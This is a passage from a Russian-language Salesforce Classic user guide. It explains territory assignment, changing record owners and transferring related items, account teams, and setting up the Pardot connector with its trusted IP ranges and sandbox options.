6. Выберите территории, которые должны быть вручную назначены организации, и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Управление территориями](#)

[Назначение организаций вручную территориям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Организации-компании доступны в версиях: **Все** версии, кроме **Database.com**.

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения территорий организации:

- «Управление территориями»

ИЛИ

You are a forecast manager. Forecast managers can manage territories of those users working below them in territory hierarchy.




## Изменение ответственного за запись

Вы можете передать ответственность за запись другому пользователю, если он имеет хотя бы полномочие «Чтение» для передаваемого типа записи.

1. Щелкните по ссылке на странице сведений о записи, чтобы изменить ответственного. Ответственность за запись может быть изменена только при наличии ссылки «Изменить».

2. Укажите или выберите имя нового ответственного. Если организация использует клиентский или партнерский портал Salesforce, то результаты, отображающиеся в диалоговом окне поиска пользователя, могут быть отфильтрованы путем выбора очереди или группы пользователей в раскрывающемся списке «Ответственный» или «Назначено».

 **Прим.:** Вы можете вводить или выбирать только тех пользователей, которые имеют полномочие быть ответственным за запись. Группы «Пользователь» и «Роли и внутренние подчиненные роли» не содержат пользователей клиентского портала или пользователей-партнеров.

3. Чтобы отправить уведомление новому ответственному, установите флажок «Отправить электронное уведомление».

Адрес эл. почты отправителя, отображающийся в уведомлении, — это обратный адрес, указанный в параметрах эл. почты.

В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition текст сообщения эл. почты, связанного с обращением, определяется параметром «Шаблон назначения обращения», настроенным на странице «Параметры поддержки». Текст сообщения эл. почты, связанного с другими записями, создается автоматически и не может быть настроен.

4. Ниже перечислены параметры, доступность которых определяется типом переносимого объекта и полномочиями пользователя.

| Кнопка-флажок   | Описание   | Отображается для...   |
|---|--|---|
| Изменить подразделение  | Перенос записи в подразделение нового ответственного. Все записи, связанные с организацией, также переносятся в новое подразделение. | Организации и интересы в поле «Salesforce Classic», если вы можете просматривать или изменять поле «Подразделение». |
| Перенос открытых возможностей, которые не принадлежат текущему ответственному за организацию, или Перенос открытых возможностей, которые не принадлежат вам | Перенос открытых возможностей, принадлежащих другим пользователям, связанным с организацией.   | Организации в Lightning Experience<br>Организации в Salesforce Classic  |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для переноса отдельных записей:

- «Перенос записи»

| Кнопка-флажок  | Описание  | Отображается для...  |
|--|---|--|
| Перенос закрытых возможностей  | Перенос закрытых возможностей, связанных с организацией. Данный параметр применяется только к закрытым возможностям, которые принадлежат ответственному за организацию; закрытые возможности других пользователей не изменяются.  | Организации в Salesforce Classic                                     |
| Перенос открытых обращений, принадлежащих текущему ответственному за организацию | Перенос любых открытых обращений, связанных с организацией и принадлежащих текущему ответственному за организацию.  | Организации в Salesforce Classic                                     |
| Перенос закрытых обращений   | Перенос закрытых обращений, связанных с организацией. Данный параметр применяется только к закрытым обращениям, которые принадлежат ответственному за организацию; закрытые обращения других пользователей не изменяются.   | Организации в Salesforce Classic                                     |
| Сохранить группу, работающую с организациями                                     | Перенос всех участников группы, работающей с организациями, в организацию нового ответственного.  | Организации в Salesforce Classic                                     |
| Сохранить группу, работающую с возможностями                                     | Сохранение группы, работающей с возможностями, при переносе возможности новому ответственному. Доли возможности сохраняются, а проценты долей, назначенные предыдущему ответственному, передаются новому ответственному. В случае отсутствия данного флажка все участники группы, работающей с возможностями, и доли удаляются при переносе возможности.<br><br> <b>Прим.:</b> При переносе закрытых возможностей группа, работающая с возможностями, сохраняется независимо от данного параметра. | Организации в Salesforce Classic<br>Возможности в Salesforce Classic |

 **Прим.:** Если для изменяемого ответственного за организацию сняты оба флажка («Перенос закрытых возможностей» и «Сохранить группу, работающую с возможностями»), то уровню доступа участников рабочей группы к закрытым возможностям присваивается значение «Личный» (другими словами, участники группы, работающей с возможностями, теряют доступ ко всем закрытым возможностям).

## 5. Сохраните внесенные изменения.

 **Пример:** Если предыдущий ответственный не является участником группы, работающей с организациями или возможностями, то при смене ответственности данному пользователю назначаются стандартные параметры общего доступа. Например, если предыдущий ответственный за организацию является участником группы, работающей с организациями, то этому пользователю предоставляется полномочие «Только для чтения» или уровень доступа, заданный в единых стандартных параметрах для организаций (в зависимости от того, какой уровень доступа выше). Уровень доступа предыдущего ответственного к связанным записям сохраняется. Данный алгоритм выполняется


для ответственных за возможности, которые являются участниками группы, работающей с возможностями, только в том случае, если ответственность изменяется посредством API. При смене ответственного за возможность система Salesforce позволяет выбрать желаемый уровень доступа.

СМ. ТАКЖЕ:

[Перенос связанных элементов](#)

## Перенос связанных элементов

При изменении ответственного за запись некоторые связанные записи могут также быть переданы новому ответственному.

 **Важное замечание:** Бизнес-правила, которые обновляют ответственных, *не* передают связанные элементы. Чтобы выполнить перенос, щелкните ссылку «**Изменить**» напротив имени ответственного в записи и выберите параметры переноса.

| Тип записи  | Связанные элементы для переноса   |
|-------------|---|
| Организации | Контакты, контракты со статусом «Черновик», вложения, примечания, открытые действия и заказы со статусом «Черновик», связанные с переносимым контрактом или не связанные с контрактом. В зависимости от выбранных параметров, связанные элементы могут также включать: открытые возможности, которые не принадлежат текущему ответственному за организацию; закрытые возможности; открытые обращения, принадлежащие текущему ответственному за организацию; закрытые обращения.<br><br><a href="#">Пользователи-партнеры</a> , связанные с переносимой организацией-партнером, перемещаются в иерархии ролей на уровень ниже нового ответственного.<br><br>Контракты и заказы со статусом « <i>Активировано</i> » не передаются новому ответственному и доступны ему только для чтения. |
| Контакты    | Примечания, вложения и открытые действия.   |
| Заказы      | Открытые задачи и будущие события (не применяется при назначении ответственности очереди).  |
| Возможности | Примечания, вложения и открытые действия.   |
| Интересы    | Примечания, вложения и открытые действия. Открытые действия не передаются в том случае, если ответственность за интерес меняется посредством флажка «Назначить с помощью активного правила назначения».   |
| Обращения   | Примечания, вложения и открытые действия.   |
| Кампании    | Вложения и открытые действия.   |

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Тип записи            | Связанные элементы для переноса  |
|-----------------------|--|
| Контракты             | Примечания, вложения, открытые действия и заказы со статусом «Черновик». |
| Настраиваемые объекты | Примечания, вложения и открытые действия.                                |

 **Прим.:** События, на которые пользователь приглашен и которые ему не принадлежат, не могут быть перенесены.

СМ. ТАКЖЕ:

[Изменение ответственного за запись](#)

## Поиск информации, связанной с организациями (связанные списки)

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|   |  |
|---|--|
| Для просмотра организаций:                      | «Чтение» для организаций   |
| Для редактирования организаций-компаний:        | «Редактирование» для организаций   |
| Для редактирования организаций-лиц:             | «Редактирование» для организаций и контактов   |
| Для включения организаций-партнеров:            | «Управление внешними пользователями»   |
| Для отключения организаций-партнеров:           | «Редактирование» для организаций<br>И<br>«Управление внешними пользователями»                    |
| Для отключения организаций клиентского портала: | «Редактирование» для организаций<br>И<br>«Редактирование пользователей портала самообслуживания» |

### ВЕРСИИ

Организации-компании доступны в версиях: **Salesforce Classic** и **Lightning Experience**.

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: **Salesforce Classic** и **Lightning Experience**

Организации-лица доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Связанные списки (например, список «Возможности») содержат сведения, связанные с организацией.

- Чтобы просмотреть соответствующий связанный список и его записи, наведите указатель мыши на нужную ссылку в верхней части страницы сведений. Если включена поддержка Chatter, то всплывающие ссылки отображаются под лентой. Интерактивная область наложения позволяет пользователям просматривать и управлять элементами связанного списка. Чтобы перейти к содержимому связанного списка, щелкните соответствующую ссылку. Если всплывающие ссылки недоступны, обратитесь к администратору Salesforce.
- Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

- Чтобы добавить новые элементы напрямую, нажмите кнопку **«Создать»** (или другую эквивалентную кнопку) в верхней части связанного списка. Например, чтобы добавить новую задачу, нажмите кнопку **«Создать задачу»** в связанном списке «Открытые действия».
- Чтобы изменить количество записей, отображаемых в связанных списках, нажмите кнопку **«Подробнее»**, расположенную под связанным списком, либо щелкните ссылку **«меньше»** или **«больше»** в нижней части страницы.
- Если связанные записи, принадлежащие пользователям портала, не отображаются, обратитесь к администратору Salesforce.

## Просмотр связанных списков

Ниже перечислены критерии, определяющие доступные связанные списки.

- Используемая версия Salesforce
- Использование Salesforce Classic или Lightning Experience
- Тип просматриваемой организации (лицо или компания)
- Личные настройки
- Настройки макета страницы, установленные администратором Salesforce
- Ваши полномочия на просмотр связанных данных

СМ. ТАКЖЕ:

[Организации](#)

## Совместная работа над организациями

### Группы, работающие с организациями

Группа, работающая с организациями, — это группа пользователей, которые совместно работают над организацией. Например, группа, работающая с организациями, может включать руководителя проекта, менеджера проекта и специалиста службы поддержки. Сотрудничество с такими группами упрощает контроль совместной работы над организациями.

Группы, работающие с организациями, отличаются от групп, работающих с потенциальными клиентами, даже если их члены играют одинаковые роли.

Группа, работающая с организациями, может быть создана для каждой собственной организации. Каждому участнику рабочей группы должна быть назначена роль, которая определяет его функции в отношении данной организации. Кроме того, в зависимости от модели общего доступа каждому участнику рабочей группы может быть назначен

уровень доступа к организации и любым связанным контактам, потенциальным клиентам или обращениям. Так, одним участникам рабочей группы может быть предоставлен доступ только для чтения, а другим — для чтения и записи.

Возможно создание стандартных групп, работающих с организациями, включающих лиц, с которыми текущий пользователь обычно работает над своими организациями. Можно автоматически добавлять такую стандартную группу, работающую с организациями, ко всем вашим организациям.

Настраиваемое списковое представление позволяет фильтровать списки организаций по группам, работающим с организациями, участником которых является текущий пользователь. При создании или редактировании настраиваемого спискового представления организаций выберите фильтр **«Мои группы, работающие с организациями»**. Отчеты по

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

организациям позволяют фильтровать организации по группам, работающим с организациями, участником которых является текущий пользователь.

СМ. ТАКЖЕ:

[Настройка групп, работающих с организациями](#)

[Настройка стандартных групп, работающих с организациями](#)

[Организации](#)

## Настройка групп, работающих с организациями

Пользователи могут добавлять участников рабочей группы в организации. Аналогично группам, работающим с возможностями, группы, работающие с организациями, — это совокупность пользователей, работающих совместно над организациями.

Чтобы перейти на страницу, введите строку *«Группы, работающие с организациями»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Группы, работающие с организациями»**. Ниже перечислены действия, доступные на странице «Настройка группы, работающей с организациями».


### Определение ролей рабочей группы

Каждому участнику рабочей группы назначается роль в данной организации (например, «Менеджер по работе с клиентами» или «Менеджер проектов»). При необходимости настройте роли группы, работающей с организациями.

1. Щелкните **«Роли рабочей группы»**.
2. Измените текущие записи или добавьте новые элементы.
3. Нажмите кнопку **«Сохранить»**.

### Замена ролей рабочей группы

Чтобы глобально заменить значения раскрывающегося списка во всех текущих записях (при изменении ролей рабочей группы), щелкните **«Заменить роли рабочей группы»**.

 **Прим.:** Группы, работающие с организациями, используют те же роли, что группы, работающие с возможностями. Удаление роли группы, работающей с организациями, инициирует удаление данной роли для группы, работающей с возможностями.

### Включение или отключение групп, работающих с организациями

Чтобы включить или отключить группы, работающие с организациями, выполните указанные ниже действия.

1. Щелкните **«Включить группы, работающие с организациями»** или **«Отключить группы, работающие с организациями»**.
2. Установите или снимите флажок *«Группы, работающие с организациями, включены»* и нажмите кнопку **«Сохранить»**. Включение групп, работающих с организациями, предоставляет пользователям доступ к созданию и использованию групп, работающих с организациями.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения групп,  
работающих с  
организациями:

- «Настройка приложения»

Для настройки ролей  
рабочей группы:

- «Настройка приложения»

3. При включении групп, работающих с организациями, выберите макеты страниц организаций, которые должны содержать новый связанный список «Группа, работающая с организациями», и нажмите кнопку **«Сохранить»**.

 **Прим.:** Отключение групп, работающих с организациями, инициирует удаление всех рабочих групп из всех организаций и связанного списка «Группа, работающая с организациями» из всех макетов страниц.

Кроме того, группы, работающие с организациями, не могут быть отключены, если код Apex ссылается на их участников. Например, если код Apex ссылается на поле «Участник рабочей группы» (представлено в коде как AccountTeamMember), то группы, работающие с организациями, не могут быть отключены.

СМ. ТАКЖЕ:

[Группы, работающие с организациями](#)

[Настройка стандартных групп, работающих с организациями](#)

## Настройка стандартных групп, работающих с организациями

Группы, работающие с организациями, отличаются от групп, работающих с потенциальными клиентами, даже если их члены играют одинаковые роли.

### Добавление участников стандартной группы, работающей с организациями

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Добавить»** в связанном списке «Стандартная группа, работающая с организациями».
3. Выберите нужных пользователей.
4. Выберите уровень доступа каждого участника к организациям и связанным контактам, возможностям и обращениям.
5. Выберите роль каждого участника в группе, работающей с организациями (например, «Менеджер канала распределения»).
6. Чтобы добавить стандартную рабочую группу во все созданные или перенесенные организации, установите флажок «Автоматически добавлять мою стандартную группу, работающую с организациями...».
7. Чтобы применить изменения, внесенные в стандартную рабочую группу, ко всем текущим организациям, установите флажок «Обновить группы, работающие с организациями...».
8. Нажмите кнопку **«Сохранить»**.

### Редактирование и удаление участников стандартной группы, работающей с организациями

Чтобы изменить уровень доступа или роль участника стандартной рабочей группы, щелкните ссылку **«Правка»** напротив имени нужного пользователя в связанном списке «Стандартная группа, работающая с организациями».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартной группы, работающей с организациями:

- «Чтение» для возможностей

Для добавления стандартных групп в организации:

- «Чтение» для организаций

И

Ответственный за запись организации или вышестоящий ответственный в иерархии ролей



Чтобы удалить пользователя из стандартной группы, работающей с организациями, выполните указанные ниже действия.

1. Щелкните ссылку **«Удал.»** напротив имени нужного пользователя в связанном списке «Стандартная группа, работающая с организациями».
2. Чтобы удалить пользователя из текущих групп, работающих с организациями, установите флажок **«Удалить этого пользователя...»**.
3. Для завершения нажмите кнопку **«Удалить»**.

Чтобы изменить или удалить участника стандартной рабочей группы для конкретной организации, перейдите к связанному списку организации «Группа, работающая с организациями».

СМ. ТАКЖЕ:


- [Группы, работающие с организациями](#)
- [Настройка групп, работающих с организациями](#)
- [Индивидуальная настройка системы Salesforce](#)

## Добавление участников группы, работающей с организациями

Ответственный за запись организации или вышестоящий пользователь в иерархии ролей, которому организация доступна для чтения, может добавлять участников рабочей группы, но не может их редактировать. При наличии доступа для редактирования организации пользователь может редактировать и удалять участников рабочей группы.

Пользователь, который не является ответственным за запись организации, может добавлять участников рабочей группы только при наличии доступа для редактирования записи.

Более высокий уровень доступа к записи может быть предоставлен участнику рабочей группы только ответственным за запись организации или вышестоящим ответственным в иерархии ролей.

 **Прим.:** Параметры **«Доступ к организации»**, **«Доступ к контакту»**, **«Доступ к возможности»** и **«Доступ к обращению»** зависят от модели общего доступа. Модель общего доступа «Общедоступный» поддерживает только один параметр. Параметр «Доступ к контакту» недоступен в том случае, если одному стандартному параметру для контактов задано значение «Контролируется родительским объектом». Независимо от уровня общего доступа, участники группы, работающей с организациями, должны иметь полномочие «Чтение» для организаций, чтобы просматривать организации, в которых они представлены в качестве участников.

Чтобы создать группу, работающую с организациями, выберите нужную организацию и добавьте в нее участников рабочей группы. Пользователи массового портала не могут быть добавлены в рабочие группы.

1. Откройте страницу сведений об организации.
2. Нажмите кнопку **«Добавить»** в связанном списке «Группа, работающая с организациями».
3. Выберите нужных пользователей. Чтобы добавить стандартную рабочую группу в организацию, нажмите кнопку **«Добавить стандартную рабочую группу»** в связанном списке «Группа, работающая с организациями». Чтобы добавить всех участников группы, работающей с организациями, в возможность, нажмите

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления участников рабочей группы в организацию:

- «Чтение» для пользователей

И

«Редактирование» для организаций

Для просмотра организаций как участников рабочей группы:

- «Чтение» для организаций



кнопку **«Добавить группу, работающую с организациями»** в связанном списке возможности «Группа, работающая с возможностями».

4. Выберите уровень доступа каждого участника к связанным записям организации. Данный уровень доступа должен быть более строгим, чем стандартный уровень доступа к организациям.
5. Выберите роль каждого участника в рабочей группе.
6. Нажмите кнопку **«Сохранить»**.



**Совет:** Настраиваемое списковое представление позволяет фильтровать списки организаций по группам, работающим с организациями, участником которых является текущий пользователь. When creating or editing a custom list view for accounts, select the My Account Teams filter. In account reports, you can filter accounts by the account teams in which you are a member.

## Редактирование участников группы, работающей с организациями

Пользователь, несущий ответственность или имеющий доступ к организации, может изменить уровень доступа и роль любого участника.



**Прим.:** Если пользователь является участником стандартной группы, работающей с организациями, то изменения некоторых его свойств влияют только на соответствующую организацию. Настройки стандартной группы, работающей с организациями, не меняются.

Более высокий уровень доступа к записи может быть предоставлен участнику рабочей группы только ответственным за запись организации или вышестоящим ответственным в иерархии ролей.

1. Откройте страницу сведений об организации.
2. Чтобы добавить участников рабочей группы, щелкните **«Добавить»** или **«Добавить стандартную рабочую группу»** в связанном списке «Группа, работающая с организациями».
3. Чтобы изменить уровень доступа участника рабочей группы, щелкните ссылку **«Правка»** напротив имени нужного участника и выберите другой уровень доступа для организации и связанных с ней контактов, возможностей и обращений.
4. Чтобы изменить роль участника рабочей группы, щелкните ссылку **«Правка»** напротив имени нужного участника и выберите другую роль.
5. Нажмите кнопку **«Сохранить»**.



**Совет:** Чтобы просмотреть параметры единого общего доступа, связанные с организациями, нажмите кнопку **«Показать доступ»** в связанном списке «Группы, работающие с организациями». Данные параметры позволяют расширить уровень доступа, предоставленный при добавлении пользователя в группу, работающую с организациями. Например, значение «Для чтения и записи», выбранное в параметре единого общего доступа компании к организациям, переопределяет значение «Только для чтения», выбранное для отдельного участника группы, работающей с организациями. Параметр «Доступ к контакту» недоступен, если единому стандартному параметру контактов задано значение «Контролируется родительским объектом».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций как участников рабочей группы:

- «Чтение» для организаций

Для редактирования участников рабочей группы:

- «Чтение» для пользователей

И

«Редактирование» для организаций

И

Ответственный за запись организации или вышестоящий ответственный в иерархии ролей

## Удаление участников группы, работающей с организациями

Пользователи могут удалять любых участников из собственных групп, работающих с организациями.

1. Откройте страницу сведений об организации.
2. Щелкните ссылку **«Удал.»** напротив имени нужного участника в связанном списке **«Группа, работающая с организациями»**.  
Чтобы удалить всех участников рабочей группы, нажмите кнопку **«Удалить все»**.
3. Чтобы удалить пользователя из групп, работающих с открытыми возможностями и связанных с организацией, установите флажок **«Удалить»**.
4. Для завершения нажмите кнопку **«Удалить»**.

СМ. ТАКЖЕ:

[Группы, работающие с организациями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
организаций:

- «Чтение» для  
организаций

Для удаления участников  
рабочей группы:

- «Чтение» для  
пользователей

И

«Редактирование» для  
организаций

И

Ответственный за  
запись организации или  
вышестоящий  
ответственный в  
иерархии ролей

## Синхронизация потенциальных клиентов, контактов и интересов посредством Pardot

### Начало работы с коннектором Salesforce

Недавно созданные потенциальные клиенты, контакты и интересы могут синхронизироваться между Pardot и Salesforce. Кроме того, сообщения эл. почты Pardot, отправленные потенциальным клиентам, могут синхронизироваться как действия Salesforce.

Коннектор Salesforce — это сертифицированное решение AppExchange, позволяющее систематизировать разрозненные маркетинговые каналы из Pardot.

Синхронизация записей между Pardot и Salesforce выполняется как минимум каждые 10 минут. Процесс синхронизации обрабатывает не более 800 записей каждые 10 минут и 4 800 записей каждый час.

### Настройка коннектора Salesforce

Настройте коннектор Salesforce для производственных или безопасных сред.

Выберите нужное условие.

| Условие   | Рекомендуемый раздел   |
|---|--|
| Первоначальная настройка коннектора для производственной или безопасной среды                                 | <a href="#">Настройка коннектора для синхронизации с производственными или безопасными средами</a> |
| Настройка коннектора для безопасной среды помимо текущего коннектора, настроенного для производственной среды | <a href="#">Настройка коннектора для синхронизации с безопасными средами</a>                       |

### Подготовка системы Salesforce для подключения к Pardot

Чтобы подготовить систему Salesforce для подключения и синхронизации с Pardot, установите пакет AppExchange.

Пакет, загруженный из каталога AppExchange, автоматически дополняет систему Salesforce настраиваемым приложением и настраиваемой вкладкой, а также настраиваемыми полями интересов и контактов. После установки пакета система отображает настраиваемую вкладку для приложения LeadDeck. Помните, что настраиваемые поля интересов и контактов могут отображаться после дополнительной настройки. Данный алгоритм позволяет группам сбыта быстро синхронизировать данные между Pardot и Salesforce.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Область установки  
пакета **Pardot** из  
каталога  
**AppExchange**

Рекомендуемые действия

Производственная  
среда

1. Откройте [пакет Pardot из каталога AppExchange](#) для производственных сред.
2. Чтобы установить пакет, щелкните **«Продолжить»**.
3. Введите имя пользователя и пароль для производственной среды при отображении соответствующего запроса.
4. Просмотрите действия и щелкните **«Развернуть»** для завершения установки.
5. Чтобы получить полномочия для чтения объекта ObjectChangeLogs, обратитесь к администратору Salesforce.

Безопасная среда

1. Выполните выход из системы Salesforce.
2. Откройте [пакет Pardot из каталога AppExchange](#) для безопасных сред.
3. Введите имя пользователя и пароль для безопасной среды при отображении соответствующего запроса.
4. Чтобы установить пакет, щелкните **«Продолжить»**.
5. Просмотрите действия и щелкните **«Развернуть»** для завершения установки.
6. Чтобы получить полномочия для чтения объекта ObjectChangeLogs, обратитесь к администратору Salesforce.

### Настройка коннектора для синхронизации с производственными или безопасными средами

Настройте коннектор Salesforce для синхронизации данных между Pardot и производственной или безопасной средой Salesforce.

Выполните указанные ниже действия для первоначальной настройки коннектора. Прежде чем начать работу, убедитесь в наличии прав администратора в системе Salesforce.

1. В меню «Настройка» приложения Salesforce введите строку *«Доступ к сети»* в поле «Быстрый доступ» и выберите **«Доступ к сети»**.
2. Создайте диапазоны надежных IP-адресов ниже.

| Начальный IP-адрес | Конечный IP-адрес |
|--------------------|-------------------|
| 67.228.95.145      | 67.228.95.145     |
| 67.228.168.139     | 67.228.168.141    |
| 67.228.223.106     | 67.228.223.107    |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Добавление коннектора в Pardot

Параметры коннектора могут добавляться и управляться прямо в Pardot.

При наличии прав администратора в системе Salesforce выполните указанные ниже действия для первоначальной настройки коннектора.

1. Откройте Pardot, наведите указатель мыши на меню «**Администрировать**» и выберите пункт «**Коннекторы**».
2. Щелкните «+ **Добавить коннектор**».
3. Выберите «Salesforce».
4. Введите имя коннектора.

Рекомендуем использовать имя, позволяющее быстро определять нужный коннектор.

*Пример:* «Коннектор Salesforce».

5. Введите имя пользователя и пароль Salesforce.

Помните, что при изменении пароля пользователя Salesforce требуется обновление пароля Salesforce для коннектора.

## Параметры для настройки коннектора

Настройте коннектор на основе текущих требований.

Чтобы настроить коннектор, воспользуйтесь параметрами ниже.

| Параметр   | Описание   |
|--|--|
| Автоматически создавать потенциальных клиентов в Pardot при их создании в системе Salesforce | <p>Данный параметр включает триггер, позволяющий выбирать любые недавно созданные интересы или контакты Salesforce для синхронизации с Pardot. Данный алгоритм не будет выполняться для архивных интересов или контактов (только для записей, созданных после установки пакета Pardot из каталога AppExchange в системе Salesforce) и будет доступен только для интересов и контактов, созданных посредством адреса эл. почты.</p> <p>При включении данной функции позже все интересы и контакты с адресами эл. почты, созданные после установки пакета Pardot в системе Salesforce, будут переданы в Pardot. Для любого потенциального клиента, созданного посредством данного параметра, рекомендуем выбрать стандартную кампанию.</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания записей:

- «Создание»,  
«Обновление» и  
«Чтение» для контактов  
и интересов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Параметр  | Описание   |
|---|--|
| Автоматически изменять сообщения эл. почты в Pardot для отображения изменений в системе Salesforce        | <p>Данный параметр автоматически обновляет адреса эл. почты для потенциальных клиентов Pardot при обновлении адреса эл. почты интереса или контакта в системе Salesforce.</p> <p>Дополнительную информацию о синхронизации обновлений адресов эл. почты см. в разделе <a href="#">«Общие сведения об обновлениях адресов эл. почты между Salesforce и Pardot»</a>.</p>   |
| Автоматически сопоставлять пользователей Salesforce с пользователями Pardot                               | <p>Данный параметр позволяет отправлять сообщения эл. почты из любых полей пользователей (например, контакты службы поддержки и менеджеры по работе с клиентами).</p> <p>Дополнительную информацию о настройке данной функции см. в разделе <a href="#">«Отправка сообщений эл. почты из системы Salesforce»</a>.</p>  |
| Исключить пользователей партнерских и клиентских порталов Salesforce из назначения потенциального клиента | Данный параметр препятствует отображению пользователей партнерских и клиентских порталов Salesforce в раскрывающемся списке «Имя пользователя CRM-системы» при редактировании пользователя в Pardot.   |
| Разрешить редактирование списков потенциальных клиентов в CRM-системе                                     | Данный параметр позволяет пользователям добавлять и удалять потенциальных клиентов Pardot в системе Salesforce. При установке данного флажка рекомендуем добавить элементы Visualforce в макеты страниц интересов и контактов.   |
| Подключить к организации безопасной среды Salesforce  | Данный параметр позволяет пользователям подключаться к безопасной среде.   |
| Синхронизировать сообщения эл. почты с CRM-системой   | <p>Данный параметр автоматически регистрирует действие для каждого сообщения эл. почты, отправленного потенциальному клиенту.</p> <p> <b>Прим.:</b> Данный алгоритм позволяет быстро заполнять представления действий, особенно для объекта организации. Выключение параметра <b>«Регистрация сообщений эл. почты в Pardot»</b> является необратимым. Если регистрация сообщений эл. почты может препятствовать выполнению бизнес-процессов в системе Salesforce, то данный параметр должен оставаться выключенным.</p> |
| Синхронизировать сообщения эл. почты модуля с CRM-системой  | Данный параметр регистрирует действие для сообщений эл. почты, отправляемых посредством Pardot for Microsoft® Outlook®, расширения Thunderbird, модуля Apple Mail или надстройки Gmail.  |
| Включить сообщения эл. почты Salesforce для создания задач  | Данный параметр позволяет отправлять пользователям электронное уведомление о создании задачи.  |
| Включить сообщения эл. почты Salesforce для правил назначения   | Данный параметр позволяет системе Salesforce отправлять пользователям электронное уведомление о выполнении правил назначения.  |
| Включить сообщения эл. почты Salesforce для   | Данный параметр позволяет системе Salesforce отправлять пользователям электронное уведомление о выполнении назначения для пользователя или очереди.  |


| Параметр | Описание |
|----------|----------|
|----------|----------|

|                                   |  |
|-----------------------------------|--|
| назначений пользователя и очереди |  |
|-----------------------------------|--|

### Настройка коннектора для синхронизации с безопасными средами

Настройте коннектор Salesforce для синхронизации данных между Pardot и безопасной средой Salesforce.

Чтобы настроить коннектор для безопасной среды взамен текущего коннектора Salesforce, настроенного для производственной среды, выполните указанные ниже действия.

1. Откройте Pardot, наведите указатель мыши на меню «**Администрировать**» и выберите пункт «**Коннекторы**».
2. Щелкните значок  в строке нужного коннектора Salesforce и выберите пункт «**Правка**».
3. Добавьте компонент `.NSPARDOT` к имени пользователя в поле «Имя пользователя». (Пример: elena.ivanova@pardot.com.NSPARDOT)
4. Если пароль для безопасной среды отличается от пароля для производственной среды, заполните поле «Пароль» паролем для безопасной среды.
5. Выберите параметр «Подключить к организации безопасной среды Salesforce».

Отображение коннектора для безопасной среды обусловлено тем, что безопасная среда является копией производственной организации Salesforce.

### Добавление IP-адресов Pardot в список разрешенных в системе Salesforce

Настройте IP-адреса Pardot в системе Salesforce для обмена данными между Pardot и Salesforce.

Выполните указанные ниже действия для первоначальной настройки коннектора. Прежде чем начать работу, убедитесь в наличии прав администратора в системе Salesforce.

